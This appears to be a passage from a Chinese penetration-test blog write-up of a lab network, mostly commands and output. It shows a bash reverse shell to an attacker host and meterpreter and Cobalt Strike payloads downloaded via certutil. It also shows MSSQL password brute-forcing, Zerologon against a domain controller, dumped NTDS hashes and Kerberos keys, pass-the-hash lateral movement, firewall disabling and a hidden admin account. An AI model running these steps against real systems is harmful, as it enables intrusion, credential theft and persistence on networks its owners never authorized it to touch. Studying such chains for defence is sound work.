
这里我们可以看到是无法执行命令的,前期我们就知道这是一个宝塔搭建的网站,宝塔的网站对一些敏感函数禁用比较厉害
bt 禁止命令执行 可以通过 插件进行绕过 如果tmp目录下有这个文件 /tmp/php-cgi-56.sock
可以通过
PHP_FRM进行绕过
使用绕过的 webshell 执行命令,收集一下系统信息。

unix:///tmp/php-cgi-56.sock
这里我们先反弹一个shell出来方便提权
sh -i >& /dev/tcp/192.168.0.23/6666 0>&1- 1
使用python创建一个交互shell
python3 -c 'import pty;pty.spawn("/bin/bash")'- 1
使用 kali 搜索一下提权 exp
searchsploit ubuntu 5.4.0- 1

没有找到什么有用的,我们使用比较新的提权漏洞 CVE-2021-3493,使用 webshell 上传我们的文件
chmod +x exploit.c gcc -o exploit exploit.c chmod +x exploit ./exploit- 1
- 2
- 3
- 4
上线msf
生成木马
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.23 LPORT=5555 -f elf > shell.elf- 1
设置监听
use exploit/multi/handler set payload linux/x64/meterpreter/reverse_tcp set lhost 192.168.0.23 set lport 5555 run- 1
- 2
- 3
- 4
- 5
上传木马使用 root 权限执行
chmod +x shell.elf ./shell.elf- 1
- 2

成功获取到 root shell
内网渗透
查看网卡

只有存在一个网段 192.168.0.1/24
设置路由以及代理使用 fscan 扫描内网
设置路由
# 设置路由 run autoroute -s 192.168.0.1/24 # 查看路由 run autoroute -p- 1
- 2
- 3
- 4

设置使用代理
background use auxiliary/server/socks_proxy- 1
- 2

设置 /etc/proxychains4.conf
socks5 127.0.0.1 1080- 1

使用 fscan 扫描内网
proxychains4 ./fscan_amd64_1.6 -h 192.168.0.1/24- 1
# 扫描结果 start infoscan The current user permissions unable to send icmp packets start ping (icmp) Target '192.168.0.1' is alive (icmp) Target '192.168.0.2' is alive (icmp) Target '192.168.0.23' is alive (icmp) Target '192.168.0.161' is alive (icmp) Target '192.168.0.160' is alive icmp alive hosts len is: 5 192.168.0.161:1433 open 192.168.0.161:445 open 192.168.0.1:445 open 192.168.0.161:139 open 192.168.0.161:80 open 192.168.0.160:80 open 192.168.0.161:135 open 192.168.0.1:139 open 192.168.0.1:135 open 192.168.0.160:888 open 192.168.0.23:1080 open 192.168.0.160:8888 open alive ports len is: 12 start vulscan [*] 192.168.0.1 WORKGROUP\PENETRATION [+] 192.168.0.1 CVE-2020-0796 SmbGhost Vulnerable NetInfo: [*]192.168.0.161 [->]db [->]10.10.10.136 [->]192.168.0.161 [*] WebTitle:http://192.168.0.161 code:404 len:315 title:Not Found [*] 192.168.0.161 SCANER\DB Windows Server 2012 R2 Standard 9600 NetInfo: [*]192.168.0.1 [->]penetration [->]192.168.1.8 [->]192.168.10.1 [->]192.168.0.1 [->]10.10.10.1 [->]240e:398:54a4:1a50:8038:7e62:830b:2a04 [->]240e:398:54a4:1a50:b871:fbd2:3951:ed0c [*] WebTitle:http://192.168.0.160:888 code:403 len:263 title:403 Forbidden [*] WebTitle:http://192.168.0.160:8888 code:302 len:199 title:Redirecting... [*] WebTitle:http://192.168.0.160:8888/login code:200 len:24 title:安全入口校验失败 [+] InfoScan:http://192.168.0.160:8888/login [宝塔-BT.cn] [*] WebTitle:http://192.168.0.160 code:200 len:12 title:我的网站 已完成 14/14 scan end- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
发现一台主机 192.168.0.161 存在 mssql 服务
使用 Hydra 爆破 mssql 密码
一般情况下 mssql 的账号都为 sa,我们也可以添加账号文本进行爆破。
proxychains4 hydra -l sa -P /usr/share/wordlists/top10000.txt 192.168.0.161 mssql -vV -f- 1

成功爆破到密码
- sa
- freepass
使用 mssqlclient.py 连接 mssql并上线cs
proxychains4 python3 mssqlclient.py sa@192.168.0.161 freepass- 1
- 2
开启xp_cmd执行命令
enable_xp_cmdshell xp_cmdshell whoami- 1
- 2

cs生成木马 命令下载木马执行获得shell
监听和生成木马我就不做了。
# 下载木马 xp_cmdshell certutil -urlcache -split -f http://192.168.0.23:8080/artifact.exe c:/windows/temp/artifact.exe # 执行木马 xp_cmdshell c:/windows/temp/artifact.exe- 1
- 2
- 3
- 4

成功上线
使用 MS16-075 提权
使用 ms16-075 提权

进行信息收集
网卡信息
shell ipconfig- 1

存在第二个网段 10.10.10.1/24
设置代理使用 fscan 扫描

设置 /etc/proxychains4.conf
socks4 127.0.0.1 1089- 1
代理使用 fscan 扫描
proxychains4 ./fscan_amd64_1.6 -h 10.10.10.1/24- 1
# 扫描结果 start infoscan The current user permissions unable to send icmp packets start ping (icmp) Target '10.10.10.1' is alive (icmp) Target '10.10.10.135' is alive (icmp) Target '10.10.10.136' is alive icmp alive hosts len is: 3 10.10.10.135:88 open 10.10.10.135:445 open 10.10.10.136:135 open 10.10.10.136:1433 open 10.10.10.1:139 open 10.10.10.135:135 open 10.10.10.1:135 open 10.10.10.136:80 open 10.10.10.136:445 open 10.10.10.1:445 open 10.10.10.136:139 open 10.10.10.135:139 open 10.10.10.1:443 open alive ports len is: 13 start vulscan [+] 10.10.10.1 CVE-2020-0796 SmbGhost Vulnerable NetInfo: [*]10.10.10.1 [->]penetration [->]192.168.1.8 [->]192.168.10.1 [->]192.168.0.1 [->]10.10.10.1 [->]240e:398:54a4:1a50:8038:7e62:830b:2a04 [->]240e:398:54a4:1a50:b871:fbd2:3951:ed0c NetInfo: [*]10.10.10.136 [->]db [->]10.10.10.136 [->]192.168.0.161 NetInfo: [*]10.10.10.135 [->]ad [->]10.10.10.135 [*] 10.10.10.136 SCANER\DB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://10.10.10.136 code:404 len:315 title:Not Found [*] 10.10.10.135 [+]DC __MSBROWSE__\AD Windows Server 2012 R2 Standard 9600 [*] 10.10.10.135 (Windows Server 2012 R2 Standard 9600) [*] WebTitle:https://10.10.10.1 code:403 len:0 title:None 已完成 16/16 scan end- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
发现域控
域控信息收集
shell net time /domain # 获得域控主机名 ad.scaner.sec- 1
- 2

使用 zerologon 攻击域控
exp下载地址:https://github.com/VoidSec/CVE-2020-1472
置空域控密码
proxychains4 python3 cve-2020-1472-exploit.py -t 10.10.10.135 -n ad- 1

攻击成功 !
secretsdump.py 读取 Hash
proxychains4 python3 secretsdump.py scaner.sec/ad\$@10.10.10.135 -no-pass- 1
# 读取结果 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.16 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation [proxychains] Strict chain ... 127.0.0.1:1089 ... 10.10.10.135:445 ... OK [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI method to get NTDS.DIT secrets [proxychains] Strict chain ... 127.0.0.1:1089 ... 10.10.10.135:135 ... OK [proxychains] Strict chain ... 127.0.0.1:1089 ... 10.10.10.135:49157 ... OK Administrator:500:aad3b435b51404eeaad3b435b51404ee:35dc382e7d31f6823c2e34216d4c15cb::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:699ff4337d59499ab67f9967ace8afec::: scaner.sec\db:1614:aad3b435b51404eeaad3b435b51404ee:5a63042c9c9d2e99956f1414e2bfcee6::: AD$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: DB$:1615:aad3b435b51404eeaad3b435b51404ee:63dea6de1590fd5bf9e0e1531aa9d0a2::: [*] Kerberos keys grabbed krbtgt:aes256-cts-hmac-sha1-96:2978bba376f83eab7acfd4a2e3c68f41b0fbf90f85014d8ec136cb0f9ab06460 krbtgt:aes128-cts-hmac-sha1-96:e73c9453f5df1077d1132c562c3b20df krbtgt:des-cbc-md5:91f2ab6198c1adf2 scaner.sec\db:aes256-cts-hmac-sha1-96:21a881e53c7acb3ca6dfe29b94ad56f90e72f3771695e3413a1eda1394b076b5 scaner.sec\db:aes128-cts-hmac-sha1-96:83044b37dab189c04fff6d5ca76a4251 scaner.sec\db:des-cbc-md5:f2cd2c3bceae0dcd AD$:aes256-cts-hmac-sha1-96:182d64eca1353b996e52514e769373643eb9d0ad78c8203ddfe9be00ff9e2930 AD$:aes128-cts-hmac-sha1-96:9b3827f3d3c26a50b1ca574908577948 AD$:des-cbc-md5:e6fd2cae86c479fb DB$:aes256-cts-hmac-sha1-96:d748cb5d58bc9f2b853e89b8a2d390ed5d9d8366086c0dd0e542baf02cf37d3c DB$:aes128-cts-hmac-sha1-96:87a5c15f59f462741136ec3fdac2e615 DB$:des-cbc-md5:e691e6139e32dfc8 [*] Cleaning up...- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
域控上线 cs

在上面我们已经获得了一个 Administrator 的 Hash,先上线一手cs
使用图形化上线 cs
设置转发上线

添加一个密码凭证

添加一个目标
使用 psexec64 进行横向移动

成功上线

使用命令上线 cs
同样设置转发上线
建立 IPC$ 连接
pth scaner\administrator 35dc382e7d31f6823c2e34216d4c15cb # 测试是否建立IPC$连接 shell dir \\10.10.10.135\c$- 1
- 2
- 3


jump 上线cs
jump psexec64 10.10.10.135 re_tcp- 1
恢复域控密码
导出注册表
把下面内容保存为 bat 脚本,在目标机器执行。
reg save HKLM\SYSTEM c:\system.save reg save HKLM\SAM c:\sam.save reg save HKLM\SECURITY c:\security.save- 1
- 2
- 3
下载注册表文件

使用 impacket 工具包中的 secretsdump.py 读取出 $MACHINE.ACC 的 Hash
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL- 1
# 执行结果 Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation [*] Target system bootKey: 0x34f31a092a249b2515d55516e01ccb3a [*] Dumping local SAM hashes (uid:rid:lmhash:nthash) Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e7d7b11f5b4352988cddcd12daa1510::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: [*] Dumping cached domain logon information (domain/username:hash) SCANER.SEC/db:$DCC2$10240#db#b2c8206c5a3cc07e3f34b53c23ab2a26 [*] Dumping LSA Secrets [*] $MACHINE.ACC $MACHINE.ACC:plain_password_hex:e95fe4b136a34299edcabc9d49068c3df6cc89c5e94a31bca5c2f9ba24eb2cd4b421b4c50b967a3d40c46413764cc9a0675ef67c1cb0d6313242b55c8a6b8ae1211e8f4b69eedb98bc6e86bd2f3076f4b7380412b6834333d6c7a24d137a2823ccd5ac0ef344c878f939e10b88eac4a097f7df7e28d5188092a2e5d11e898ac75a306e7bfd56ef842c4d701c063efbeb03f80453edadf75e07bc0c96a27ea21577e2be606348ca4a333f8b9a8c291f3b15e37d00d0a49a182cd5ed8a48bd0cb7ef968a55964d8cc7b768007bcbf1580be46a939f33dbbd4d6a70af0afff534625e1e5b419e43cb49d46b6312e6d30eba $MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:63dea6de1590fd5bf9e0e1531aa9d0a2 [*] DPAPI_SYSTEM dpapi_machinekey:0x853d47834a284f96d756c69dd569b5a0bdaed756 dpapi_userkey:0x505968a6643a760441727edff825458bf54c1ba6 [*] NL$KM 0000 10 B9 B5 A6 0D 04 15 CD A3 0C 9D 55 4E 86 23 9E ...........UN.#. 0010 7A 14 5D F1 2C 6D 90 AB 0F D5 BC 9B 9E B3 EB 76 z.].,m.........v 0020 09 79 A5 03 19 DF 60 8A 82 6F AB 2B 68 C1 E7 DB .y....`..o.+h... 0030 29 21 10 1D D1 44 CF D6 35 26 F6 14 40 7E 8B B0 )!...D..5&..@~.. NL$KM:10b9b5a60d0415cda30c9d554e86239e7a145df12c6d90ab0fd5bc9b9eb3eb760979a50319df608a826fab2b68c1e7db2921101dd144cfd63526f614407e8bb0 [*] Cleaning up...- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
使用
reinstall_original_pw.py恢复密码proxychains4 python3 reinstall_original_pw.py ad 10.10.10.135 63dea6de1590fd5bf9e0e1531aa9d0a2- 1
在经过许久的等待后,成功恢复密码。

RDP 登录域控截屏纪念
关闭防火墙
netsh advfirewall set allprofiles state off #关闭防火墙 netsh advfirewall show allprofiles #查看防火墙状态- 1
- 2
添加隐藏管理员账号
shell net user admin$ QWEasd123 /add && net localgroup administrators admin$ /add- 1
xfreerdp 登录域管
如果连接不上可能是防火墙的问题。
proxychains4 xfreerdp /u:admin$ /p:QWEasd123 /v:10.10.10.135- 1

项目总结
这个项目在内网方面不是很难,难的是反序列化利用。
所以说安全与开放缺一不可。
-
相关阅读:
PMP 每日练习题打卡,11 月考试的宝子跟着我一起的打卡到吧
servlet的生命周期
腾讯云~Kafka 监控 Kafka Eagle 图形化版本
如何编写一个拍卖的智能合约
Matlab论文插图绘制模板第111期—带线标记的图
Spark中sc.textFile()读取文件路径
git 远程多分支,本地如何切换分支
「聊设计模式」之外观模式(Facade)
单机K8s加入节点组成集群
入门数据库days2
- 原文地址:https://blog.csdn.net/qq_53742230/article/details/126701152
